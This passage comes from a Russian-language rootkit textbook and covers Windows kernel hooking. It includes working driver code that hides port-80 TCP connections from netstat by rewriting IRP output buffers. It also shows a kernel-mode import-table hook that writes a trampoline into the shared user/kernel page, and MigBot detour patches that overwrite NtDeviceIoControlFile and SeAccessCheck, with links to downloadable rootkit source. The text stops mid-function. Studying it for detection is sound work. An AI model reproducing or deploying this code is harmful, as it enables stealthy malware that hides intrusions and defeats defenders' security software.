                       ((PREQINFO)irpStack->Context)->
                           OldCompletion = irpStack->CompletionRoutine;
                       ((PREQINFO)irpStack->Context)->ReqType =
                           inputBuffer->toi_id;

                       // Устнанавливаем свою функцию, она
                       // будет вызываться после обработки IRP
                       irpStack->CompletionRoutine =
                           (PIO_COMPLETION_ROUTINE) IoCompletionRoutine;
                   }
               }
```

```
            }
        }
        break;
default:
        break;
    }
    // Вызываем оригинальный обработчик IRP
    return OldIrpMjDeviceControl(DeviceObject, Irp);
}
```

Теперь, когда вы вставили в IRP указатель на вашу функцию завершения пакета IoCompletionRoutine, пришло время написать ее.

Подпрограммы завершения IRP-пакета

В коде, приведенном ранее, мы до вызова оригинальной функции добавили свою функцию завершения пакета в перехваченный IRP-пакет. Это единственный способ изменить информацию, размещаемую низкоуровневым драйвером в IRP-пакете. Низкоуровневый драйвер (в нашем случае TCPIP.SYS) получает управление только в тот момент, когда вы вызываете оригинальный обработчик IRP-пакетов, и никогда не возвращает управление обратно. Именно поэтому приходится регистрировать свою подпрограмму завершения. Итак, действия происходят в следующем порядке: сначала срабатывает внедренный вами обработчик IRP-пакета, далее, если это пакет нужного вам типа, вы регистрируете свою процедуру завершения и вызываете оригинальный обработчик. После обработки запроса драйвером TCPIP.SYS диспетчер ввода-вывода вызывает вашу подпрограмму завершения, IoCompletionRoutine, где вы сможете отфильтровать выходные данные. Более полное объяснение темы IRP-пакетов и подпрограмм завершения см. в главе 6.

Выходные данные представляют собой таблицу структур, в которой описываются все существующие TCP-порты системы. Формат этих структур зависит от того, с какими параметрами была запущена утилита netstat.exe. Доступные ключи этой утилиты зависят от версии операционной системы. Ключ -o выводит список процессов, владеющий портами. Если он задан, TCPIP.SYS возвращает буфер, заполненный структурами CONNINFO102. При использовании ключа -b возвращаются структуры типа CONNINFO110. Во всех остальных случаях — структуры CONNINFO101. Вот определения этих структур:

```
#define HTONS(a)  (((0xFF&a)<<8) + ((0xFF00&a)>>8)) // для получения порта
// Структуры, содержащие информацию о TCP-портах,
// возвращаемые в буфере драйвером TCPIP.SYS
typedef struct _CONNINFO101 {
    unsigned long status;
    unsigned long src_addr;
    unsigned short src_port;
    unsigned short unk1;
    unsigned long dst_addr;
    unsigned short dst_port;
    unsigned short unk2;
} CONNINFO101, *PCONNINFO101;

typedef struct _CONNINFO102 {
    unsigned long status;
    unsigned long src_addr;
    unsigned short src_port;
```

```
    unsigned short unk1;
    unsigned long dst_addr;
    unsigned short dst_port;
    unsigned short unk2;
    unsigned long pid;
} CONNINFO102, *PCONNINFO102;

typedef struct _CONNINFO110 {
    unsigned long size;
    unsigned long status;
    unsigned long src_addr;
    unsigned short src_port;
    unsigned short unk1;
    unsigned long dst_addr;
    unsigned short dst_port;
    unsigned short unk2;
    unsigned long pid;
    PVOID    unk3[35];
} CONNINFO110, *PCONNINFO110;
```

Функция IoCompletionRoutine получает указатель **Context**, который указывает на структуру **PREQINFO** (память под нее выделена ранее функцией **HookedDeviceControl**). Вы будете использовать эту структуру для определения типа запроса и получения адреса оригинальной процедуры завершения, если она существовала. Просматривая буфер и меняя значения состояний соединений, вы можете скрыть любой порт. Вот некоторые распространенные значения состояния соединений:

- 2 для **LISTENING**;
- 3 для **SYN_SENT**;
- 4 для **SYN_RECEIVED**;
- 5 для **ESTABLISHED**;
- 6 для **FIN_WAIT_1**;
- 7 для **FIN_WAIT_2**;
- 8 для **CLOSE_WAIT**;
- 9 для **CLOSING**.

Если вы измените значение состояния на 0, то порт исчезнет из списка портов, выводимого утилитой **netstat.exe** вне зависимости от ее параметров[1]. Следующий код является примером процедуры завершения, скрывающим соединения с TCP-портом 80.

```
typedef struct _REQINFO {
    PIO_COMPLETION_ROUTINE OldCompletion;
    unsigned long          ReqType;
} REQINFO, *PREQINFO;

NTSTATUS IoCompletionRoutine(IN PDEVICE_OBJECT DeviceObject,
                             IN PIRP Irp,
                             IN PVOID Context)
```

[1] W. R. Stevens, TCP/IP Illustrated, Том 1 (Boston: Addison-Wesley, 1994). С. 60–229.

```
{
    PVOID OutputBuffer;
    DWORD NumOutputBuffers;
    PIO_COMPLETION_ROUTINE p_compRoutine;
    DWORD i;

    // Значения состояния соединения:
    // 0 = Invisible
    // 1 = CLOSED
    // 2 = LISTENING
    // 3 = SYN_SENT
    // 4 = SYN_RECEIVED
    // 5 = ESTABLISHED
    // 6 = FIN_WAIT_1
    // 7 = FIN_WAIT_2
    // 8 = CLOSE_WAIT
    // 9 = CLOSING
    // ...

    OutputBuffer = Irp->UserBuffer;
    p_compRoutine = ((PREQINFO)Context)->OldCompletion;
    if (((PREQINFO)Context)->ReqType == 0x101)
    {
        NumOutputBuffers = Irp->IoStatus.Information /
        sizeof(CONNINFO101);
        for(i = 0; i < NumOutputBuffers; i++)
        {
            // Скрываем все веб-соединения
            if (HTONS(((PCONNINFO101)OutputBuffer)[i].dst_port) == 80)
                ((PCONNINFO101)OutputBuffer)[i].status = 0;
        }
    }
    else if (((PREQINFO)Context)->ReqType == 0x102)
    {
        NumOutputBuffers = Irp->IoStatus.Information /
            sizeof(CONNINFO102);
        for(i = 0; i < NumOutputBuffers; i++)
        {
            // Скрываем все веб-соединения
            if (HTONS(((PCONNINFO102)OutputBuffer)[i].dst_port) == 80)
                ((PCONNINFO102)OutputBuffer)[i].status = 0;
        }
    }
    else if (((PREQINFO)Context)->ReqType == 0x110)
    {
        NumOutputBuffers = Irp->IoStatus.Information /
            sizeof(CONNINFO110);
        for(i = 0; i < NumOutputBuffers; i++)
        {
            // Скрываем все веб-соединения
            if (HTONS(((PCONNINFO110)OutputBuffer)[i].dst_port) == 80)
                ((PCONNINFO110)OutputBuffer)[i].status = 0;
        }
    }
    ExFreePool(Context);
    if ((Irp->StackCount > (ULONG)1) && (p_compRoutine != NULL))
    {
        return (p_compRoutine)(DeviceObject, Irp, NULL);
    }
```

```
    else
    {
        return Irp->IoStatus.Status;
    }
}
```

ROOTKIT.COM

Код для захвата IRP-пакетов и скрытия TCP-портов можно найти по адресу www.rootkit.com/vault/fuzen_op/TCPIRPHook.zip.

Смешанный подход к захвату

Захват в режиме пользователя занимает свою нишу. Обычно он легче реализуется, чем захват в режиме ядра. К тому же не все функции руткита могут иметь очевидные пути реализации в режиме ядра.

Однако мы бы не рекомендовали вам создавать руткит для захвата в режиме пользователя. Причина состоит в том, что если механизм обнаружения руткитов будет реализован в режиме ядра, он получит явные преимущества перед вашим руткитом.

Обычный способ обнаружения вторжений подразумевает отслеживание всех путей внедрения в адресное пространство процессов. Если вы знаете, что будет применен именно этот способ, возможно, ответом может стать смешанный подход к захвату. Этот подход подразумевает захват таблицы импорта пользовательского процесса без открытия самого процесса, без применения функции `WriteProcessMemory` и без изменения ключей реестра или любых других легко обнаруживаемых действий.

В приведенном далее примере захват процесса режима пользователя выполняется из режима ядра.

Внедрение в адресное пространство процесса

Для того чтобы получать уведомления каждый раз, когда загружается какой-либо процесс или DLL, вы можете воспользоваться функцией `PsSetImageLoadNotifyRoutine`. Как следует из имени, эта функция регистрирует функцию обратного вызова, которая вызывается, когда образ загружается в память. Функция `PsSetImageLoadNotifyRoutine` принимает только один параметр — адрес вашей функции, которая должна быть объявлена так:

```
VOID MyImageLoadNotify(IN PUNICODE_STRING,
                       IN HANDLE,
                       IN PIMAGE_INFO);
```

Параметр типа `UNICODE_STRING` содержит имя модуля, загруженного ядром. Идентификатор загруженного процесса (PID) передается в параметре типа `HANDLE`. Структура `PIMAGE_INFO` содержит множество полезной информации, например, адрес, по которому модуль загружен в память. Вот ее определение:

```
typedef struct  _IMAGE_INFO {
    union {
        ULONG  Properties;
```

```
        struct {
            ULONG ImageAddressingMode  : 8;
            ULONG SystemModeImage      : 1;
            ULONG ImageMappedToAllPids : 1;
            ULONG Reserved             : 22;
        };
    };
    PVOID  ImageBase;
    ULONG  ImageSelector;
    ULONG  ImageSize;
    ULONG  ImageSectionNumber;
} IMAGE_INFO, *PIMAGE_INFO;
```

В функции обратного вызова необходимо определить модуль, в котором должен произойти захват таблицы импорта. Если вы не знаете, какие именно модули импортируют нужные вам функции, можно просто каждый раз производить сканирование таблицы импорта. Для сканирования IAT и захвата функций в нашем примере используется функция **HookImportsOfImage**. Мы закомментировали те фрагменты кода, при помощи которых производится выбор конкретного исполняемого модуля или DLL.

```
//////////////////////////////////////////////////////
// Функция MyImageLoadNotify вызывается, когда загружен
// любой модуль ядра или пользователя, поэтому вы можете
// производить фильтрацию по идентификатору процесса или по
// имени исполняемого модуля. Можно также производить захват
// во всех таблицах IAT, в которых есть ссылка на функцию,
// предназначенную для фильтрации.
VOID MyImageLoadNotify(IN PUNICODE_STRING  FullImageName,
                       IN HANDLE  ProcessId, // Процесс содержит образ
                       IN PIMAGE_INFO  ImageInfo)
{
    //    UNICODE_STRING u_targetDLL;
        // DbgPrint("Image name: %ws\n", FullImageName->Buffer);
        // Определяем целевую библиотеку DLL

    //    RtlInitUnicodeString(&u_targetDLL,
    //                         L"\\WINDOWS\\system32\\kernel32.dll");
    //    if(RtlCompareUnicodeString(FullImageName,&u_targetDLL, TRUE) == 0)
    //    {
    HookImportsOfImage(ImageInfo->ImageBase, ProcessId);
    //    }
}
```

Функция **HookImportsOfImage** просматривает PE-файл в памяти. Большинство двоичных исполняемых файлов Windows являются файлами формата PE (Portable Executable). В оперативной памяти они выглядят так же, как и на диске. Большинство элементов PE-файла адресуются при помощи так называемых относительных виртуальных адресов (Relative Virtual Addresses, RVA). Это просто смещения данных относительно адреса загрузки исполняемого файла в память. Ваш руткит должен просматривать PE-структуры всех модулей, проверяя список импортируемых функций для каждой библиотеки DLL.

Прежде всего, нужно получить RVA-адрес секции импорта, это элемент **IMAGE_DIRECTORY_ENTRY_IMPORT** таблицы **DataDirectory**. Если добавить этот RVA-адрес к адресу загрузки модуля в память (в нашем случае к адресу структуры **dosHeader**), вы получите указатель на первую структуру **IMAGE_IMPORT_DESCRIPTOR**.

Для каждой библиотеки DLL, импортируемой модулем, имеется своя структура IMAGE_IMPORT_DESCRIPTOR. Они идут одна за другой. Если поле Characteristics очередной структуры равно 0, значит, вы достигли конца списка.

В каждой структуре IMAGE_IMPORT_DESCRIPTOR имеются указатели на два массива. Первый — это массив адресов функций, которые импортируются из данной библиотеки DLL. Используйте поле FirstThunk, чтобы обратиться к этому массиву. Поле OriginalFirstThunk структуры IMAGE_IMPORT_DESCRIPTOR позволяет найти массив указателей на структуры IMAGE_IMPORT_BY_NAME, в которых содержатся имена импортируемых функций, если конечно они импортируются по имени, а не по значению. (Импорт функций по значению здесь не рассматривается, поскольку большинство функций импортируется по имени.)

Функция HookImportsOfImage сканирует все загружаемые модули, чтобы узнать, импортируют ли они функцию GetProcAddress из библиотеки KERNEL32.DLL. Если да, то она отключает защиту памяти в IAT по технологии, описанной ранее в разделе «Захват таблицы дескрипторов системных служб». Как только защита памяти отключена, вы можете заменить адрес в IAT адресом вашей функции захвата, о чем мы поговорим далее более подробно.

```
NTSTATUS HookImportsOfImage(PIMAGE_DOS_HEADER image_addr, HANDLE h_proc)
{
    PIMAGE_DOS_HEADER dosHeader;
    PIMAGE_NT_HEADERS pNTHeader;
    PIMAGE_IMPORT_DESCRIPTOR importDesc;
    PIMAGE_IMPORT_BY_NAME p_ibn;
    DWORD importsStartRVA;
    PDWORD pd_IAT, pd_INTO;
    int count, index;
    char *dll_name = NULL;
    char *pc_dlltar = "kernel32.dll";
    char *pc_fnctar = "GetProcAddress";
    PMDL  p_mdl;
    PDWORD MappedImTable;

    dosHeader = (PIMAGE_DOS_HEADER) image_addr;
    pNTHeader = MakePtr( PIMAGE_NT_HEADERS, dosHeader,
        dosHeader->e_lfanew );

    // Прежде всего, проверяем PE-файл на корректность
    if ( pNTHeader->Signature != IMAGE_NT_SIGNATURE )
        return STATUS_INVALID_IMAGE_FORMAT;
    importsStartRVA = pNTHeader->OptionalHeader.DataDirectory
        [IMAGE_DIRECTORY_ENTRY_IMPORT].VirtualAddress;

    if (!importsStartRVA)
        return STATUS_INVALID_IMAGE_FORMAT;
    importDesc = (PIMAGE_IMPORT_DESCRIPTOR) (importsStartRVA +
        (DWORD) dosHeader);

    for (count = 0; importDesc[count].Characteristics != 0; count++)
    {
        dll_name = (char*) (importDesc[count].Name + (DWORD) dosHeader);
                   pd_IAT = (PDWORD)(((DWORD) dosHeader) +
                   (DWORD)importDesc[count].FirstThunk);
        pd_INTO = (PDWORD)(((DWORD) dosHeader) +
```

```
                (DWORD)importDesc[count].OriginalFirstThunk);

        for (index = 0; pd_IAT[index] != 0; index++)
        {
            // Если импорт по значению,
            // старший бит установлен
            if((pd_INTO[index] & IMAGE_ORDINAL_FLAG)!= IMAGE_ORDINAL_FLAG)
            {
                p_ibn = (PIMAGE_IMPORT_BY_NAME)
                    (pd_INTO[index]+((DWORD)dosHeader));
                if ((_stricmp(dll_name, pc_dlltar) == 0) &&
                   (strcmp(p_ibn->Name, pc_fnctar) == 0))
                {
                    // Используем уже знакомый нам трюк с отображением
                    // различных виртуальных адресов на одну и ту же
                    // физическую страницу - теперь нет проблем с защитой
                    //
                    // Отображаем память, теперь мы можем поменять
                    // разрешения для MDL
                    p_mdl = MmCreateMdl(NULL, &pd_IAT[index], 4);

                    if(!p_mdl) return STATUS_UNSUCCESSFUL;

                    MmBuildMdlForNonPagedPool(p_mdl);
                    // Меняем флаги в MDL
                    p_mdl->MdlFlags = p_mdl->MdlFlags |
                        MDL_MAPPED_TO_SYSTEM_VA;
                    MappedImTable = MmMapLockedPages(p_mdl, KernelMode);

                    // Адрес "новой функции"
                    *MappedImTable = d_sharedM;
                    // Освобождаем MDL
                    MmUnmapLockedPages(MappedImTable, p_mdl);
                    IoFreeMdl(p_mdl);
                }
            }
        }
    }
    return STATUS_SUCCESS;
}
```

На данный момент у вас есть функция обратного вызова, которая срабатывает при каждой загрузке какого-либо модуля в память (любого процесса, драйвера устройства и т. п.). Вы просматриваете таблицу импорта каждого модуля, и если находите целевую функцию, меняете ее адрес в IAT. Осталось только написать функцию, на которую можно было бы передать управление.

Если выполняется захват всех процессов в системе, то функция захвата должна быть расположена в той области памяти, которая отовсюду доступна. В следующем разделе мы раскроем эту тему.

Размещение функции захвата в памяти

Одной из проблем захвата в режиме пользователя является то, что для передачи параметров в функцию `LoadLibrary` или внедрения своего кода приходится выделять память в чужом процессе. Это сигнал для программ защиты, обнаруживаю-

щих внедрение. Однако в ядре существует область, доступная для записи и отображаемая на память всех процессов. Впервые эта техника была описана в статье Джека Бэрнеби (Jack Barnaby), посвященной удаленному взлому Windows через нулевое кольцо[1]. Суть этой техники состоит в том, что некоторые виртуальные адреса отображаются на один и тот же физический адрес. Адрес режима ядра 0xFFDF0000 и адрес режима пользователя 0x7FFE0000 указывают на одну и ту же физическую страницу памяти. В режиме ядра эта страница доступна для записи, а в режиме пользователя она доступна только для чтения, поэтому руткит может записать код функции захвата в режиме ядра и ссылаться на нее через IAT в режиме пользователя.

Размер этой общей области составляет 4 Кбайт. Некоторая часть используется ядром, но тем не менее вы можете задействовать в своем рутките 3 Кбайт под код и переменные.

Данная область памяти носит название **KUSER_SHARED_DATA**. Для получения более детальной информации в отладчике WinDbg введите команду:

```
dt nt!_KUSER_SHARED_DATA
```

В качестве примера использования области **KUSER_SHARED_DATA** мы запишем 8 байт по адресу, который назовем **d_sharedK**. Пусть первым байтом будет инструкция **NOP** или **INT 3** (точка останова), чтобы пронаблюдать за ходом выполнения. (Если вы решили использовать инструкцию **INT 3**, требуется отладчик, реагирующий на это прерывание.)

В следующих семи байтах просто копируется адрес-заглушка в регистр EAX, и совершается переход по этому адресу. Когда ваш руткит захватит целевую функцию в IAT, он заменит этот адрес-заглушку адресом захваченной функции. Конечно, вы можете написать и более изощренную функцию, чтобы действительно фильтровать выходные данные, но это выходит за рамки темы этой главы.

```
DWORD d_sharedM = 0x7ffe0800; // Адрес режима пользователя
DWORD d_sharedK = 0xffdf0800; // Адрес режима ядра

// Небольшая функция захвата
unsigned char new_code[] = {
    0x90,                     // NOP, поставьте INT 3, для отладки
    0xb8, 0xff, 0xff, 0xff, 0xff,  // mov eax, 0xffffffff
    0xff, 0xe0                // jmp eax
};

if (!gb_Hooked)
{
    // Прямая запись кодов, используя адреса
    // режима ядра, которые отображаются на все
    // процессы системы.
    // Спасибо Джеку Бэрнеби (Barnaby Jack) за информацию.
    RtlCopyMemory((PVOID)d_sharedK, new_code, 8);
    // pd_IAT[index] хранит оригинальный адрес
    RtlCopyMemory((PVOID)(d_sharedK+2),(PVOID)&pd_IAT[index], 4);
    gb_Hooked = TRUE;
}
```

[1] См. http://www.eeye.com/~data/publish/whitepapers/research/OT20050205.FILE.pdf.

ROOTKIT.COM

Код примера для смешанного захвата доступен по адресу www.rootkit.com/vault/fuzen_op/HybridHook.zip.

Теперь у вас есть шаблон руткита, осуществляющего захват функций режима пользователя, причем сам захват происходит в режиме ядра. Как и большинство приемов, описанных в этой книге, вы можете использовать данный алгоритм как для написания руткита, так и для захвата потенциально опасных функций, реализуя еще один уровень защиты. На самом деле функцию `PsSetImageLoadNotifyRoutine` используют очень многие защитные комплексы.

Заключение

В этой главе вы узнали о способах захвата таблиц указателей на функции как в режиме ядра, так и в режиме пользователя. Предпочтительнее захват в режиме ядра, так как при этом больше шансов остаться незамеченным и противодействовать защитному программному обеспечению. Скрытность является задачей первостепенной важности, поэтому вы просто не сможете обойтись без фильтрации выходных данных.

В реальности захват — это технология двойного назначения. С одной стороны, она часто используется в руткитах и других вредоносных программах, с другой, ее широко применяют антивирусные и защитные программы.

5 Модификация кода во время исполнения

Все, что мне нужно, чтобы найти тебя, Луис, это просто следовать за трупами крыс.

Энн Райз,
«Интервью с вампиром»

Захват функций и другие методы изменения логики работы программ безусловно эффективны, но они стары, хорошо документированы и легко обнаруживаются защитным программным обеспечением. Модификация кода во время исполнения — более изощренный путь достижения тех же результатов. Эта техника не нова, но она слабо освещена в материалах, посвященных руткитам.

Большая часть информации о модификации кода в ходе исполнения получена еще во времена компьютерного пиратства и массового взлома программного обеспечения. Однако именно в руткитах раскрывается вся мощь данного подхода. Взяв на вооружение эту технику, вы сможете полностью скрывать свои руткиты, и даже современные системы обнаружения вторжений не смогут их вычислить. Если в своем рутките вы объедините технологию модификации кода во время исполнения с технологией низкоуровневой аппаратной манипуляции (такой, как управление таблицами памяти), ваш руткит окажется на самом пике прогресса.

Ход исполнения программы может быть изменен несколькими способами. Самое очевидное — просто изменить исходные коды программы и перекомпилировать ее. Обычно так поступают разработчики. Второй способ состоит в изменении уже откомпилированной программы, то есть в модификации ее *двоичного образа*. Так делают взломщики программного обеспечения, чтобы преодолеть защиту от копирования. Еще можно изменить данные в памяти запущенной программы. Хорошим примером здесь являются «игровые тренеры», изменяющие игру для того, например, чтобы получить бонус в 10 миллионов золотых монет.

Изменение логики работы программы проще, чем замена системных файлов своими троянскими файлами. Подправив всего несколько байтов, можно отключить большинство функций защиты. Естественно, для этого вы должны иметь возможность читать из защищенных областей памяти и писать в них. Так как руткиты работают в режиме ядра, у нас есть полный доступ ко всей памяти системы, и проблем здесь возникать не должно.

В этой главе вы узнаете, как изменить логику программы при помощи одного из мощнейших методов — метода *непосредственной побайтной модификации кода*. Вы также узнаете, как сочетать эту технику с внедрением кода обхода и шаблонами переходов для создания опасного и трудно обнаруживаемого руткита.

Внедрение кода обхода

В главе 4 вы познакомились с техникой захвата вызовов функций. Ее удобно использовать для изменения поведения программ, но у нее существует один недостаток. Чтобы осуществить захват, приходится вносить изменения в таблицы вызовов, что легко обнаруживается антивирусами и другим защитным программным обеспечением. Лучшим решением здесь является внедрение инструкции перехода в саму функцию, чтобы передать оттуда управление в код руткита. К тому же модификация всего одной функции избавит вас от необходимости осуществлять захват всех таблиц, в которых есть ссылки на данную функцию. Эта техника, которая называется *внедрением кода обхода* (detour patching), позволяет передать управление за пределы функции. На рис. 5.1 показано, как руткит изменяет ход исполнения программы, внедряя в нее свой код.



Рис. 5.1. Изменение хода исполнения программы

Как и в случае с захватом вызовов функций, мы можем вставить код руткита так, чтобы иметь возможность изменять параметры до или после вызова системной службы или функции. Мы можем также передать управление оригинальной функции так, как будто не было никаких изменений. Мы можем даже полностью переписать функцию, чтобы она, например, всегда возвращала определенный код ошибки.

Лучше всего технику внедрения кода обхода продемонстрировать на примере. Внедрение состоит из нескольких этапов, в следующих разделах мы поговорим о них подробней.

Изменения хода исполнения программы с помощью руткита MigBot

В этом разделе мы изучим технику внедрения кода обхода в функции ядра на примере руткита MigBot.

В рутките MigBot осуществляется захват двух важных функций ядра: `NtDeviceIoControlFile` и `SeAccessCheck`.

ROOTKIT.COM

Руткит MigBot можно найти по адресу www.rootkit.com/vault/hoglund/migbot.zip.

Прежде всего требуется найти функцию в памяти. У функций, которые мы собираемся захватывать, есть одно достоинство — они экспортируются ядром. Поэтому можно легко найти их адреса, отсканировав заголовок PE-файла. В нашем примере мы поступаем даже проще, мы импортируем функции и получаем адреса без всяких поисков[1]. Чтобы модифицировать неэкспортируемую функцию, требуются дополнительные усилия. Возможно, вам придется напрямую искать в памяти уникальную последовательность байтов.

Как только получен указатель на функцию, нужно решить, что именно мы собираемся перезаписывать. Замена кодов в памяти — операция деструктивная. Если вы внедрите инструкцию дальнего перехода, вы перезапишете как минимум 7 байт памяти, уничтожив все инструкции, которые там были раньше. Позже вам понадобится восстановить логику программы или как-то воссоздать утраченные инструкции.

Еще одной проблемой (особенно для Intel x86) является выравнивание инструкций. Не все инструкции имеют одинаковую длину. Например, инструкция PUSH может быть длиной 1 байт, тогда как инструкция JUMP бывает длиной до 7 байт.



Рис. 5.2. Процедура внедрения кода обхода

В нашем примере мы собираемся вписать 7 байт данных, но инструкции, которые мы собираемся переписать, занимают места на несколько байт больше.

[1] Техника сканирования заголовков PE-файлов раскрывается в главах 4 и 10.

Следовательно, если мы перепишем только 7 байт, последняя инструкция окажется наполовину переписанной. Останется только часть инструкции — «обрубок», если хотите. Итак, последняя инструкция будет повреждена, и процессор очень «удивится», пытаясь ее выполнить. Произойдет крах системы, и пользователь увидит синий экран.

Оставляя поврежденную инструкцию, мы все испортим. Процессор ее не распознает, и произойдет сбой. Чтобы этого не случилось, оставшийся «обрубок» нужно заполнить инструкциями NOP. Очень хорошо, что NOP занимает всего один байт памяти, это позволяет нам применять эту инструкцию при побайтной модификации кода. На самом деле она для этого и создана (кто-то, кто жил еще до нас, в свое время позаботился об этом). Рисунок 5.2 иллюстрирует процесс внесения изменений. Инструкция far jmp внедряется в код в сопровождении двух инструкций NOP, чтобы все инструкции были выровнены.

Для успешной и безопасной перезаписи кода зачастую сначала нужно удостовериться в том, что заплата устанавливается именно в ту область памяти, в которую предполагалось, а содержимое памяти соответствует ожидаемому. Дело в том, что целевая программа раньше уже могла подвергаться модификации или просто имеет другую версию. Если вы не произведете никаких проверок, это может привести к нарушению логики программы и краху системы.

Предварительная проверка версии функции

Прежде чем записать инструкцию перехода в функцию, мы должны удостовериться, что имеем дело именно с той функцией, с которой ожидали. Простой проверки имени недостаточно. Что если вы имеете дело с другой редакцией Windows (например, не с Home Edition, а с Professional Edition), или же в системе был установлен пакет обновлений. Возможно даже, что другая программа нас опередила, и целевая функция уже подверглась модификации. Внедрение своего кода в функцию без предварительной проверки приведет к ошибкам и последующему синему экрану.

В рутките MigBot проверка байтов функции проходит в два этапа. Сначала находится указатель на функцию, а затем происходит побайтовое сравнение с ожидаемыми значениями. Для нахождения этих значений воспользуйтесь программой SoftIce или любым другим отладчиком ядра. Можно также дизассемблировать двоичные файлы утилитой наподобие IDA Pro.

Не забудьте уделить внимание длине последовательности, по которой будут сверяться функции. Заметьте, в приведенном далее коде одна последовательность имеет длину 8 байт, а другая 9:

```
NTSTATUS CheckFunctionBytesNtDeviceIoControlFile()
{
    int i=0;
    char *p = (char *)NtDeviceIoControlFile;
    // Начало функции NtDeviceIoControlFile
    // должно быть:
    // 55      PUSH EBP
    // 8BEC    MOV  EBP, ESP
    // 6A01    PUSH 01
```

```
    // FF752C  PUSH DWORD PTR [EBP + 2C]

    char c[] = { 0x55, 0x8B, 0xEC, 0x6A, 0x01, 0xFF, 0x75, 0x2C };
    while(i<8)
    {
        DbgPrint(" - 0x%02X ", (unsigned char)p[i]);
        if(p[i] != c[i])
        {
            return STATUS_UNSUCCESSFUL;
        }
        i++;
    }
    return STATUS_SUCCESS;
}

NTSTATUS CheckFunctionBytesSeAccessCheck()
{
    int i=0;
    char *p = (char *)SeAccessCheck;

    // Начало функции SeAccessCheck
    // должно быть:
    // 55      PUSH EBP
    // 8BEC    MOV EBP, ESP
    // 53      PUSH EBX
    // 33DB    XOR EBX, EBX
    // 385D24  CMP [EBP+24], BL

    char c[] = { 0x55, 0x8B, 0xEC, 0x53, 0x33, 0xDB, 0x38, 0x5D, 0x24 };
    while(i<9)
    {
        DbgPrint(" - 0x%02X ", (unsigned char)p[i]);
        if(p[i] != c[i])
        {
            return STATUS_UNSUCCESSFUL;
        }
        i++;
    }
    return STATUS_SUCCESS;
}
```

Исполнение удаленных инструкций

Руткит переписывает несколько инструкций оригинальной функции. Но ведь, скорее всего, *они делали что-то важное*: корректировали стек, инициализировали регистры. Если в дальнейшем нам понадобится запустить оригинальную функцию, нужно каким-то образом выполнить и эти потерянные инструкции. Поскольку мы точно знаем, какие инструкции удалены, нам не составит труда сохранить их в каком-либо месте и выполнить их там, прежде чем передавать управление в оригинальную функцию. Эту технику иллюстрирует рис. 5.3.

После внедрения кода обхода MigBot просто возвращает управление оригинальной функции. Это просто шаблон, в который вы можете вставить любой нужный вам код.

Внедряемый код руткита объявляется как «голая» функция, поэтому компилятор не вставляет никаких дополнительных инструкций. Это важно, мы ведь не

хотим повредить стек или изменить какие-либо регистры. В приведенном далее коде сначала выполняются переписанные инструкции, а затем осуществляется дальний переход.



Рис. 5.3. Исполнение удаленных инструкций

Обратите внимание, как закодирована инструкция дальнего перехода. Автор так и не смог узнать синтаксис, используемый компилятором DDK для ее кодирования. В качестве альтернативы применяется ключевое слово `emit`, позволяющее передавать данные сразу на выход компилятора. Эта техника полезна не только для непосредственной вставки неизвестных компилятору инструкций, но и для создания самомодифицирующегося кода и включения сложносоставных строк.

```
// "Голые" функции не имеют пролога и эпилога -
// У нас они используются примерно как
// цель для инструкции goto
__declspec(naked) my_function_detour_seaccesscheck()
{
    __asm
    {
        // выполняем потерянные инструкции
        push  ebp
        mov   ebp, esp
        push  ebx
        xor   ebx, ebx
        cmp   [ebp+24], bl

        // Осуществляем переход обратно в захваченную
        // функцию на следующую инструкцию за внедренной
        // инструкцией перехода.
        // В дальнейшем мы исправим записанный здесь адрес.
        //
        // Нам нужен дальний переход. К сожалению ассемблер,
        // поставляемый с DDK, не может нам помочь, приходится
        // все делать вручную.
        // jmp FAR 0x08:0xAAAAAAAA
        _emit 0xEA
        _emit 0xAA
        _emit 0xAA
        _emit 0xAA
        _emit 0xAA
        _emit 0x08
        _emit 0x00
    }
}
```

```
// Прежде чем внедрить обход, мы поместим эту функцию
// в область неперемещаемой памяти.
__declspec(naked) my_function_detour_ntdeviceiocontrolfile()
{
    __asm
    {
        // исполняем потерянные инструкции
        push  ebp
        mov   ebp, esp
        push  0x01
        push  dword ptr [ebp+0x2C]

        // Осуществляем переход обратно в захваченную
        // функцию на следующую команду за внедренной
        // инструкцией перехода.
        //
